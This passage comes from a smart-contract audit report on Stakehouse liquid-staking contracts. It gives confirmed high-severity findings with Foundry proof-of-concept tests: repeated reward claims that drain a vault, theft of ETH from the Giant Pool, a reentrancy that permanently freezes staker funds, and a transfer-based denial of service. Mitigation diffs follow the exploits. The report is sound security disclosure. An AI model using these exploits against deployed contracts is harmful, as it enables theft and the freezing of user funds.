+        console.log("ETH Balances: accountOne: %i, accountTwo: %i, vault: %i\n", accountOne
+    }
+
 }
```

Note that the AccountOne repeatedly claims until the vault is empty and the claim for accountTwo fails.

Following is an output of the test script showing the balances and differnet state variables:

```
forge test -vv --match testRepetitiveClaim
[ ] Compiling...
No files changed, compilation skipped

Running 1 test for test/foundry/StakingFundsVault.t.sol:StakingFundsVaultTest
[FAIL. Reason: Failed to transfer] testRepetitiveClaim() (gas: 3602403)
Logs:
  depositing 1200000000000000000 wei into the vault.

  accountOne previewAccumulatedETH : 600000000000000000
  accountOne claimed               : 0
```

```
  accountTwo previewAccumulatedETH : 600000000000000000
  accountTwo claimed               : 0
  ETH Balances: accountOne: 0, accountTwo: 0, vault: 1200000000000000000

  Claiming rewards for accountOne.

  accountOne previewAccumulatedETH : 0
  accountOne claimed               : 600000000000000000
  accountTwo previewAccumulatedETH : 600000000000000000
  accountTwo claimed               : 0
  ETH Balances: accountOne: 600000000000000000, accountTwo: 0, vault: 600000000000000000

  depositing 1200000000000000000 wei into the vault.

  accountOne previewAccumulatedETH : 600000000000000000
  accountOne claimed               : 600000000000000000
  accountTwo previewAccumulatedETH : 1200000000000000000
  accountTwo claimed               : 0
  ETH Balances: accountOne: 600000000000000000, accountTwo: 0, vault: 1800000000000000000

  Claiming rewards for accountOne.

  accountOne previewAccumulatedETH : 600000000000000000
  accountOne claimed               : 600000000000000000
  accountTwo previewAccumulatedETH : 1200000000000000000
  accountTwo claimed               : 0
  ETH Balances: accountOne: 1200000000000000000, accountTwo: 0, vault: 1200000000000000000

  Claiming rewards for accountOne AGAIN.

  accountOne previewAccumulatedETH : 600000000000000000
  accountOne claimed               : 600000000000000000
  accountTwo previewAccumulatedETH : 1200000000000000000
  accountTwo claimed               : 0
  ETH Balances: accountOne: 1800000000000000000, accountTwo: 0, vault: 600000000000000000

  Claiming rewards for accountOne AGAIN.

  accountOne previewAccumulatedETH : 600000000000000000
  accountOne claimed               : 600000000000000000
  accountTwo previewAccumulatedETH : 1200000000000000000
  accountTwo claimed               : 0
  ETH Balances: accountOne: 2400000000000000000, accountTwo: 0, vault: 0


Test result: FAILED. 0 passed; 1 failed; finished in 15.64ms
```

```
Failing tests:
Encountered 1 failing test in test/foundry/StakingFundsVault.t.sol:StakingFundsVaultTest
[FAIL. Reason: Failed to transfer] testRepetitiveClaim() (gas: 3602403)

Encountered a total of 1 failing tests, 0 tests succeeded
```

Tools Used

Manual review / forge test

Recommended Mitigation Steps

The `SyndicateRewardsProcessor` contract should be modified as follows:

```
diff --git a/contracts/liquid-staking/SyndicateRewardsProcessor.sol b/contracts/liquid-staki
index 81be706..9b9c502 100644
--- a/contracts/liquid-staking/SyndicateRewardsProcessor.sol
+++ b/contracts/liquid-staking/SyndicateRewardsProcessor.sol
@@ -60,7 +60,7 @@ abstract contract SyndicateRewardsProcessor {
             // Calculate how much ETH rewards the address is owed / due
             uint256 due = ((accumulatedETHPerLPShare * balance) / PRECISION) - claimed[_use
             if (due > 0) {
-                claimed[_user][_token] = due;
+                claimed[_user][_token] += due;

                 totalClaimed += due;
```

vince0656 (Stakehouse) confirmed

[H-10] `GiantMevAndFeesPool.bringUnusedETHBackIntoGiantPool` function loses the addition of the idleETH which allows attackers to steal most of eth from the Giant Pool

Submitted by ronnyx2017, also found by Lambda

https://github.com/code-423n4/2022-11-stakehouse/blob/main/contracts/liquid-staking/GiantMevAndFeesPool.sol#L126-L138 https://github.com/code-423n4/2022-11-stakehouse/blob/main/contracts/liquid-staking/GiantMevAndFeesPool.sol#L176-L178

The contract GiantMevAndFeesPool override the function totalRewardsReceived:

```
return address(this).balance + totalClaimed - idleETH;
```

The function totalRewardsReceived is used as the current rewards balance to caculate the unprocessed rewards in the function `SyndicateRewardsProcessor._updateAccumulatedETHPerLP`

```
uint256 received = totalRewardsReceived();
uint256 unprocessed = received - totalETHSeen;
```

The idleETH will be decreased in the function `batchDepositETHForStaking` for sending eth to the staking pool. But the idleETH wont be increased in the function `bringUnusedETHBackIntoGiantPool` which is used to burn lp tokens in the staking pool, and the staking pool will send the eth back to the giant pool. And then because of the diminution of the idleETH, the `accumulatedETHPerLPShare` is added out of thin air. So the attacker can steal more eth from the GiantMevAndFeesPool.

Proof of Concept

test: test/foundry/TakeFromGiantPools.t.sol

```
pragma solidity ^0.8.13;

// SPDX-License-Identifier: MIT

import "forge-std/console.sol";
import {GiantPoolTests} from "./GiantPools.t.sol";
import { LPToken } from "../../contracts/liquid-staking/LPToken.sol";

contract TakeFromGiantPools is GiantPoolTests {
    function testDWclaimRewards() public{
        address nodeRunner = accountOne; vm.deal(nodeRunner, 12 ether);
        address feesAndMevUserOne = accountTwo; vm.deal(feesAndMevUserOne, 4 ether);
        address feesAndMevUserTwo = accountThree; vm.deal(feesAndMevUserTwo, 4 ether);

        // Register BLS key
        registerSingleBLSPubKey(nodeRunner, blsPubKeyOne, accountFour);

        // Deposit ETH into giant fees and mev
        vm.startPrank(feesAndMevUserOne);
        giantFeesAndMevPool.depositETH{value: 4 ether}(4 ether);
        vm.stopPrank();
        vm.startPrank(feesAndMevUserTwo);
        giantFeesAndMevPool.depositETH{value: 4 ether}(4 ether);

        bytes[][] memory blsKeysForVaults = new bytes[][](1);
        blsKeysForVaults[0] = getBytesArrayFromBytes(blsPubKeyOne);

        uint256[][] memory stakeAmountsForVaults = new uint256[][](1);
        stakeAmountsForVaults[0] = getUint256ArrayFromValues(4 ether);
```

```
        giantFeesAndMevPool.batchDepositETHForStaking(
            getAddressArrayFromValues(address(manager.stakingFundsVault())),
            getUint256ArrayFromValues(4 ether),
            blsKeysForVaults,
            stakeAmountsForVaults
        );
        vm.warp(block.timestamp+31 minutes);
        LPToken[] memory tokens = new LPToken[](1);
        tokens[0] = manager.stakingFundsVault().lpTokenForKnot(blsPubKeyOne);

        LPToken[][] memory allTokens = new LPToken[][](1);
        allTokens[0] = tokens;
        giantFeesAndMevPool.bringUnusedETHBackIntoGiantPool(
            getAddressArrayFromValues(address(manager.stakingFundsVault())),
            allTokens,
            stakeAmountsForVaults
        );
        // inject a NOOP to skip some functions
        address[] memory stakingFundsVaults = new address[](1);
        bytes memory code = new bytes(1);
        code[0] = 0x00;
        vm.etch(address(0x123), code);
        stakingFundsVaults[0] = address(0x123);
        giantFeesAndMevPool.claimRewards(feesAndMevUserTwo, stakingFundsVaults, blsKeysForVa
        vm.stopPrank();
        console.log("user one:", getBalance(feesAndMevUserOne));
        console.log("user two(attacker):", getBalance(feesAndMevUserTwo));
        console.log("giantFeesAndMevPool:", getBalance(address(giantFeesAndMevPool)));
    }

    function getBalance(address addr) internal returns (uint){
        // giant LP : eth at ratio of 1:1
        return addr.balance + giantFeesAndMevPool.lpTokenETH().balanceOf(addr);
    }

}
```

run test:

```
forge test --match-test testDWclaimRewards -vvv
```

test log:

```
Logs:
  user one: 4000000000000000000
  user two(attacker): 6000000000000000000
  giantFeesAndMevPool: 6000000000000000000
```

The attacker stole 2 eth from the pool.

Tools Used

foundry

Recommended Mitigation Steps

Add

```
idleETH += _amounts[i];
```

before burnLPTokensForETH in the GiantMevAndFeesPool.bringUnusedETHBackIntoGiantPool function.

vince0656 (Stakehouse) confirmed

[H-11] Protocol insolvent - Permanent freeze of funds

Submitted by 0xdeadbeef0x, also found by joestakey

https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/LiquidStakingManager.sol#L326 https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/LiquidStakingManager.sol#L934 https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/LiquidStakingManager.sol#L524

- Permanent freeze of funds - users who deposited ETH for staking will not be able to receive their funds, rewards or rotate to another token. The protocol becomes insolvent, it cannot pay anything to the users.
- Protocol's LifecycleStatus state machine is broken

Other impacts:

- Users deposit funds to an unstakable validator (node runner has already took out his funds)

Impact is also on the Giant Pools that give liquidity to the vaults.

A competitor or malicious actor can cause bad PR for the protocol by causing permanent freeze of user funds at LSD stakehouse.


Proof of Concept

There are two main bugs that cause the above impact:

1. Reentrancy bug in `withdrawETHForKnot` function in `LiquidStakingManager.sol`

2. Improper balance check in `LiquidStakingManager.sol` for deposited node runner funds.

For easier reading and understanding, please follow the below full attack flow diagram when reading through the explanation.



Let's assume the following starting point:

1. Node runner registered and paid 4 ETH for BLS KEY #1
2. Node runner registered and paid 4 ETH for BLS KEY #2
3. savETH users collected 24 ETH ready for staking
4. mevAndFess users collected 4 ETH ready for staking

Reentrancy in `withdrawETHForKnot`:

`withdrawETHForKnot` is a function used in `LiquidStakingManager`. It is used to refund a node runner if funds are not yet staked and BAN the BLS key.

`withdrawETHForKnot`: https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/LiquidStakingManager.sol#L326

```
    function withdrawETHForKnot(address _recipient, bytes calldata _blsPublicKeyOfKnot) exte
....
        IOwnableSmartWallet(associatedSmartWallet).rawExecute(
            _recipient,
            "",
            4 ether
        );
....
        bannedBLSPublicKeys[_blsPublicKeyOfKnot] = associatedSmartWallet;
    }
```

The associatedSmartWallet will send the node runner 4 ETH (out of 8 currently in balance).

Please note:

1. The Node Runner can reenter the `LiquidStakingManager` when receiving the 4 ETH
2. `bannedBLSPublicKeys[_blsPublicKeyOfKnot] = associatedSmartWallet;` is only executed after the reentrancy

We can call any method we need with the following states:

- BLS key is NOT banned
- Status is `IDataStructures.LifecycleStatus.INITIALS_REGISTERED`

The node runner will call the `stake` function to stake the deposited funds from the vaults and change the status to `IDataStructures.LifecycleStatus.DEPOSIT_COMPLETE`

`stake`: https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/LiquidStakingManager.sol#L524

```
    function stake(
        bytes[] calldata _blsPublicKeyOfKnots,
        bytes[] calldata _ciphertexts,
        bytes[] calldata _aesEncryptorKeys,
        IDataStructures.EIP712Signature[] calldata _encryptionSignatures,
        bytes32[] calldata _dataRoots
    ) external {
....
            // check if BLS public key is registered with liquid staking derivative network
```

```
            require(isBLSPublicKeyBanned(blsPubKey) == false, "BLS public key is banned or r
....
            require(
                getAccountManager().blsPublicKeyToLifecycleStatus(blsPubKey) == IDataStructu
                "Initials not registered"
            );
....
            _assertEtherIsReadyForValidatorStaking(blsPubKey);

            _stake(
                _blsPublicKeyOfKnots[i],
                _ciphertexts[i],
                _aesEncryptorKeys[i],
                _encryptionSignatures[i],
                _dataRoots[i]
            );
....
    }
```

The `stake` function checks

1. That the BLS key is not banned. In our case its not yet banned, because the banning happens after the reentrancy
2. IDataStructures.LifecycleStatus.INITIALS_REGISTERED is the current Lifecycle status. Which it is.
3. There is enough balance in the vaults and node runners smart wallet in `_assertEtherIsReadyForValidatorStaking`

`_assertEtherIsReadyForValidatorStaking` checks that the node runners smart wallet has more than 4 ETH. Because our node runner has two BLS keys registered, there is an additional 4 ETH on BLS Key #2 and the conditions will pass.

`_assertEtherIsReadyForValidatorStaking` https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/LiquidStakingManager.sol#L934

```
    function _assertEtherIsReadyForValidatorStaking(bytes calldata blsPubKey) internal view
        address associatedSmartWallet = smartWalletOfKnot[blsPubKey];
        require(associatedSmartWallet.balance >= 4 ether, "Smart wallet balance must be at l

        LPToken stakingFundsLP = stakingFundsVault.lpTokenForKnot(blsPubKey);
        require(address(stakingFundsLP) != address(0), "No funds staked in staking funds vau
        require(stakingFundsLP.totalSupply() == 4 ether, "DAO staking funds vault balance mu

        LPToken savETHVaultLP = savETHVault.lpTokenForKnot(blsPubKey);
        require(address(savETHVaultLP) != address(0), "No funds staked in savETH vault");
        require(savETHVaultLP.totalSupply() == 24 ether, "KNOT must have 24 ETH in savETH va
```

```
    }
```

Since we can pass all checks. `_stake` will be called which withdraws all needed funds from the vault and executes a call through the smart wallet to the `TransactionRouter` with 32 ETH needed for the stake. The `TransactionRouter` will process the funds and stake them. The `LifecycleStatus` will be updated to `IDataStructures.LifecycleStatus.DEPOSIT_COMPLETE`

`_stake`: https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/LiquidStakingManager.sol#L739

```
    function _stake(
        bytes calldata _blsPublicKey,
        bytes calldata _cipherText,
        bytes calldata _aesEncryptorKey,
        IDataStructures.EIP712Signature calldata _encryptionSignature,
        bytes32 dataRoot
    ) internal {
        address smartWallet = smartWalletOfKnot[_blsPublicKey];

        // send 24 ether from savETH vault to smart wallet
        savETHVault.withdrawETHForStaking(smartWallet, 24 ether);

        // send 4 ether from DAO staking funds vault
        stakingFundsVault.withdrawETH(smartWallet, 4 ether);

        // interact with transaction router using smart wallet to deposit 32 ETH
        IOwnableSmartWallet(smartWallet).execute(
            address(getTransactionRouter()),
            abi.encodeWithSelector(
                ITransactionRouter.registerValidator.selector,
                smartWallet,
                _blsPublicKey,
                _cipherText,
                _aesEncryptorKey,
                _encryptionSignature,
                dataRoot
            ),
            32 ether
        );
....
    }
```

After `_stake` and `stake` will finish executing we will finish the Cross-Function Reentrancy.

The protocol has entered the following state for the BLS key `#1`:

1. BLS Key `#1` is banned
2. LifecycleStatus is `IDataStructures.LifecycleStatus.DEPOSIT_COMPLETE`

In such a state where the key is banned, no one can mint derivatives and therefor depositors cannot withdraw rewards/dETH:

`mintDerivatives`: https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/LiquidStakingManager.sol#L577

```
    function mintDerivatives(
        bytes[] calldata _blsPublicKeyOfKnots,
        IDataStructures.ETH2DataReport[] calldata _beaconChainBalanceReports,
        IDataStructures.EIP712Signature[] calldata _reportSignatures
    ) external {
....
            // check if BLS public key is registered and not banned
            require(isBLSPublicKeyBanned(_blsPublicKeyOfKnots[i]) == false, "BLS public key
....
```

Vault LP Tokens cannot be burned for withdraws because that is not supported in `DEPOSIT_COMPLETE` state:

`burnLPToken`: https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/SavETHVault.sol#L126

```
    function burnLPToken(LPToken _lpToken, uint256 _amount) public nonReentrant returns (uin
...
        bytes memory blsPublicKeyOfKnot = KnotAssociatedWithLPToken[_lpToken];
        IDataStructures.LifecycleStatus validatorStatus = getAccountManager().blsPublicKeyTo

        require(
            validatorStatus == IDataStructures.LifecycleStatus.INITIALS_REGISTERED ||
            validatorStatus == IDataStructures.LifecycleStatus.TOKENS_MINTED,
            "Cannot burn LP tokens"
        );
....
```

Tokens cannot be rotated to other LP tokens because that is not supported in a DEPOSIT_COMPLETE state

`rotateLPTokens`

```
    function rotateLPTokens(LPToken _oldLPToken, LPToken _newLPToken, uint256 _amount) publi
...
        bytes memory blsPublicKeyOfPreviousKnot = KnotAssociatedWithLPToken[_oldLPToken];
...
        require(
            getAccountManager().blsPublicKeyToLifecycleStatus(blsPublicKeyOfPreviousKnot) ==
```

```
            "Lifecycle status must be one"
        );
...
```

Funds are stuck, they cannot be taken or used. The LifecycleStatus is also stuck, tokens cannot be minted.

Foundry POC The POC will showcase the scenario in the diagram.

Add the following contracts to `liquid-staking` folder: https://github.com/coade-423n4/2022-11-stakehouse/tree/main/contracts/testing/liquid-staking

```
// SPDX-License-Identifier: MIT

pragma solidity 0.8.13;

import { LiquidStakingManager } from "../../liquid-staking/LiquidStakingManager.sol";
import { TestUtils } from "../../../test/utils/TestUtils.sol";

contract NodeRunner {
    bytes blsPublicKey1;
    LiquidStakingManager manager;
    TestUtils testUtils;

    constructor(LiquidStakingManager _manager, bytes memory _blsPublicKey1, bytes memory _bl
        manager = _manager;
        blsPublicKey1 = _blsPublicKey1;
        testUtils = TestUtils(_testUtils);
        //register BLS Key #1
        manager.registerBLSPublicKeys{ value: 4 ether }(
            testUtils.getBytesArrayFromBytes(blsPublicKey1),
            testUtils.getBytesArrayFromBytes(blsPublicKey1),
            address(0xdeadbeef)
        );
        // Register BLS Key #2
        manager.registerBLSPublicKeys{ value: 4 ether }(
            testUtils.getBytesArrayFromBytes(_blsPublicKey2),
            testUtils.getBytesArrayFromBytes(_blsPublicKey2),
            address(0xdeadbeef)
        );
    }
    receive() external payable {
        testUtils.stakeSingleBlsPubKey(blsPublicKey1);
    }
}
```

Add the following imports to `LiquidStakingManager.t.sol` https://github.c

om/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/test/foundry/LiquidStakingManager.t.sol#L12

```
import { NodeRunner } from "../../contracts/testing/liquid-staking/NodeRunner.sol";
import { IDataStructures } from "@blockswaplab/stakehouse-contract-interfaces/contracts/inte
```

Add the following test to `LiquidStakingManager.t.sol` https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/test/foundry/LiquidStakingManager.t.sol#L121

```
    function testLockStakersFunds() public {
        uint256 startAmount = 8 ether;
        // Create NodeRunner. Constructor registers two BLS Keys
        address nodeRunner = address(new NodeRunner{value: startAmount}(manager, blsPubKeyOn

        // Simulate state transitions in lifecycle status to initials registered (value of 1
        MockAccountManager(factory.accountMan()).setLifecycleStatus(blsPubKeyOne, 1);

        // savETHUser, feesAndMevUser funds used to deposit into validator BLS key #1
        address feesAndMevUser = accountTwo; vm.deal(feesAndMevUser, 4 ether);
        address savETHUser = accountThree; vm.deal(savETHUser, 24 ether);

        // deposit savETHUser, feesAndMevUser funds for validator #1
        depositIntoDefaultSavETHVault(savETHUser, blsPubKeyOne, 24 ether);
        depositIntoDefaultStakingFundsVault(feesAndMevUser, blsPubKeyOne, 4 ether);

        // withdraw ETH for first BLS key and reenter
        // This will perform a cross-function reentracy to call stake
        vm.startPrank(nodeRunner);
        manager.withdrawETHForKnot(nodeRunner, blsPubKeyOne);
        // Simulate state transitions in lifecycle status to ETH deposited (value of 2)
        // In real deployment, when stake is called TransactionRouter.registerValidator is c
        MockAccountManager(factory.accountMan()).setLifecycleStatus(blsPubKeyOne, 2);
        vm.stopPrank();

        // Validate mintDerivatives reverts because of banned public key
        (,IDataStructures.ETH2DataReport[] memory reports) = getFakeBalanceReport();
        (,IDataStructures.EIP712Signature[] memory sigs) = getFakeEIP712Signature();
        vm.expectRevert("BLS public key is banned or not a part of LSD network");
        manager.mintDerivatives(
            getBytesArrayFromBytes(blsPubKeyOne),
            reports,
            sigs
        );

        // Validate depositor cannot burn LP tokens
        vm.startPrank(savETHUser);
```

```
        vm.expectRevert("Cannot burn LP tokens");
        savETHVault.burnLPTokensByBLS(getBytesArrayFromBytes(blsPubKeyOne), getUint256ArrayF
        vm.stopPrank();
    }
```

To run the POC execute: `yarn test -m testLockStakersFunds -v`

Expected output:

```
Running 1 test for test/foundry/LiquidStakingManager.t.sol:LiquidStakingManagerTests
[PASS] testLockStakersFunds() (gas: 1731537)
Test result: ok. 1 passed; 0 failed; finished in 8.21ms
```

To see the full trace, execute: `yarn test -m testLockStakersFunds -vvvv`

Tools Used

VS Code, Foundry

Recommended Mitigation Steps

1. Add a reentrancy guard to `withdrawETHForKnot` and `stake`
2. Keep proper accounting for ETH deposited by node runner for each BLS key

vince0656 (Stakehouse) confirmed

[H-12] Sender transferring `GiantMevAndFeesPool` tokens can afterward experience pool DOS and orphaning of future rewards

Submitted by 9svR6w, also found by JTJabba, unforgiven, and aphak5010

When a user transfers away GiantMevAndFeesPool tokens, the pool's claimed[] computed is left unchanged and still corresponds to what they had claimed with their old (higher) number of tokens. (See GiantMevAndFeesPool afterTokenTransfer() - no adjustment is made to claimed[] on the from side.) As a result, their claimed[] may be higher than the max amount they could possibly have claimed for their new (smaller) number of tokens. The erroneous claimed value can cause an integer overflow when the claimed[] value is subtracted, leading to inability for this user to access some functions of the GiantMevAndFeesPool - including such things as being able to transfer their tokens (overflow is triggered in a callback attempting to pay out their rewards). These overflows will occur in SyndicateRewardsProcessor's _previewAccumulatedETH() and _distributeETHRewardsToUserForToken(), the latter of which is called in a number of places. When rewards are later accumulated in the pool, the user will not be able to claim certain rewards owed to them because of the incorrect (high) claimed[] value. The excess rewards will be orphaned in the pool.

Proof of Concept This patch demonstrates both DOS and orphaned rewards due to the claimed[] error described above. Note that the patch includes a temp fix for the separate issue calculating claimed[] in _distributeETHRewardsToUserForToken() in order to demonstrate this is a separate issue.

Run test

```
forge test -m testTransferDOSUserOrphansFutureRewards
```

Patch

```
diff --git a/contracts/liquid-staking/SyndicateRewardsProcessor.sol b/contracts/liquid-staki
index 81be706..ca44ae6 100644
--- a/contracts/liquid-staking/SyndicateRewardsProcessor.sol
+++ b/contracts/liquid-staking/SyndicateRewardsProcessor.sol
@@ -60,7 +60,7 @@ abstract contract SyndicateRewardsProcessor {
             // Calculate how much ETH rewards the address is owed / due
             uint256 due = ((accumulatedETHPerLPShare * balance) / PRECISION) - claimed[_use
             if (due > 0) {
-                claimed[_user][_token] = due;
+                claimed[_user][_token] += due; // temp fix claimed calculation

                 totalClaimed += due;

diff --git a/test/foundry/GiantPools.t.sol b/test/foundry/GiantPools.t.sol
index 7e8bfdb..6468373 100644
--- a/test/foundry/GiantPools.t.sol
+++ b/test/foundry/GiantPools.t.sol
@@ -5,14 +5,18 @@ pragma solidity ^0.8.13;
 import "forge-std/console.sol";
 import { TestUtils } from "../utils/TestUtils.sol";

+import { MockLiquidStakingManager } from "../../contracts/testing/liquid-staking/MockLiquid
 import { GiantSavETHVaultPool } from "../../contracts/liquid-staking/GiantSavETHVaultPool.s
 import { GiantMevAndFeesPool } from "../../contracts/liquid-staking/GiantMevAndFeesPool.sol
 import { LPToken } from "../../contracts/liquid-staking/LPToken.sol";
+import { GiantLP } from "../../contracts/liquid-staking/GiantLP.sol";
 import { MockSlotRegistry } from "../../contracts/testing/stakehouse/MockSlotRegistry.sol";
 import { MockSavETHVault } from "../../contracts/testing/liquid-staking/MockSavETHVault.sol
 import { MockGiantSavETHVaultPool } from "../../contracts/testing/liquid-staking/MockGiantS
 import { IERC20 } from "@openzeppelin/contracts/token/ERC20/IERC20.sol";

+import "forge-std/console.sol";
+
 contract GiantPoolTests is TestUtils {

     MockGiantSavETHVaultPool public giantSavETHPool;
@@ -116,4 +120,171 @@ contract GiantPoolTests is TestUtils {
```

```
        assertEq(dETHToken.balanceOf(savETHUser), 24 ether);
    }

+   function addNewLSM(address payable giantFeesAndMevPool, bytes memory blsPubKey) public
+       manager = deployNewLiquidStakingNetwork(
+           factory,
+           admin,
+           true,
+           "LSDN"
+       );
+
+       savETHVault = MockSavETHVault(address(manager.savETHVault()));
+
+       giantSavETHPool = new MockGiantSavETHVaultPool(factory, savETHVault.dETHToken());
+
+       // Set up users and ETH
+       address nodeRunner = accountOne; vm.deal(nodeRunner, 12 ether);
+       address savETHUser = accountThree; vm.deal(savETHUser, 24 ether);
+
+       // Register BLS key
+       registerSingleBLSPubKey(nodeRunner, blsPubKey, accountFour);
+
+       // Deposit ETH into giant savETH
+       vm.prank(savETHUser);
+       giantSavETHPool.depositETH{value: 24 ether}(24 ether);
+       assertEq(giantSavETHPool.lpTokenETH().balanceOf(savETHUser), 24 ether);
+       assertEq(address(giantSavETHPool).balance, 24 ether);
+
+       // Deploy ETH from giant LP into savETH pool of LSDN instance
+       bytes[][] memory blsKeysForVaults = new bytes[][](1);
+       blsKeysForVaults[0] = getBytesArrayFromBytes(blsPubKey);
+
+       uint256[][] memory stakeAmountsForVaults = new uint256[][](1);
+       stakeAmountsForVaults[0] = getUint256ArrayFromValues(24 ether);
+
+       giantSavETHPool.batchDepositETHForStaking(
+           getAddressArrayFromValues(address(manager.savETHVault())),
+           getUint256ArrayFromValues(24 ether),
+           blsKeysForVaults,
+           stakeAmountsForVaults
+       );
+       assertEq(address(manager.savETHVault()).balance, 24 ether);
+
+       assert(giantFeesAndMevPool.balance >= 4 ether);
+       stakeAmountsForVaults[0] = getUint256ArrayFromValues(4 ether);
+       GiantMevAndFeesPool(giantFeesAndMevPool).batchDepositETHForStaking(
```

```
+            getAddressArrayFromValues(address(manager.stakingFundsVault())),
+            getUint256ArrayFromValues(4 ether),
+            blsKeysForVaults,
+            stakeAmountsForVaults
+        );
+
+        // Ensure we can stake and mint derivatives
+        stakeAndMintDerivativesSingleKey(blsPubKey);
+
+        return payable(manager);
+    }
+
+    function testTransferDOSUserOrphansFutureRewards() public {
+
+        address feesAndMevUserOne = accountTwo; vm.deal(feesAndMevUserOne, 8 ether);
+        address feesAndMevUserTwo = accountFour;
+
+       // Deposit ETH into giant fees and mev
+        vm.startPrank(feesAndMevUserOne);
+        giantFeesAndMevPool.depositETH{value: 8 ether}(8 ether);
+        vm.stopPrank();
+
+        MockLiquidStakingManager manager1 = MockLiquidStakingManager(addNewLSM(payable(gian
+        MockLiquidStakingManager manager2 = MockLiquidStakingManager(addNewLSM(payable(gian
+
+        bytes[][] memory blsPubKeyOneInput = new bytes[][](1);
+        blsPubKeyOneInput[0] = getBytesArrayFromBytes(blsPubKeyOne);
+
+        bytes[][] memory blsPubKeyTwoInput = new bytes[][](1);
+        blsPubKeyTwoInput[0] = getBytesArrayFromBytes(blsPubKeyTwo);
+
+        vm.warp(block.timestamp + 3 hours);
+
+        // Add 2 eth rewards to manager1's staking funds vault.
+        vm.deal(address(manager1.stakingFundsVault()), 2 ether);
+
+        // Claim rewards into the giant pool and distribute them to user one.
+        vm.startPrank(feesAndMevUserOne);
+        giantFeesAndMevPool.claimRewards(
+            feesAndMevUserOne,
+            getAddressArrayFromValues(address(manager1.stakingFundsVault())),
+            blsPubKeyOneInput);
+        vm.stopPrank();
+
+        // User one has received all the rewards and has no more previewed rewards.
+        assertEq(feesAndMevUserOne.balance, 2 ether);
```

```
+         assertEq(giantFeesAndMevPool.totalRewardsReceived(), 2 ether);
+         assertEq(
+             giantFeesAndMevPool.previewAccumulatedETH(
+                 feesAndMevUserOne,
+                 new address[](0),
+                 new LPToken[][](0)),
+                 0);
+
+         // Check the claimed[] value for user 1. It is correct.
+         assertEq(
+             giantFeesAndMevPool.claimed(feesAndMevUserOne, address(giantFeesAndMevPool.lpTo
+             2 ether);
+
+         // User one transfers half their giant tokens to user 2.
+         vm.startPrank(feesAndMevUserOne);
+         giantFeesAndMevPool.lpTokenETH().transfer(feesAndMevUserTwo, 4 ether);
+         vm.stopPrank();
+
+         // After the tokens have been transferred to user 2, user 1's claimed[] remains
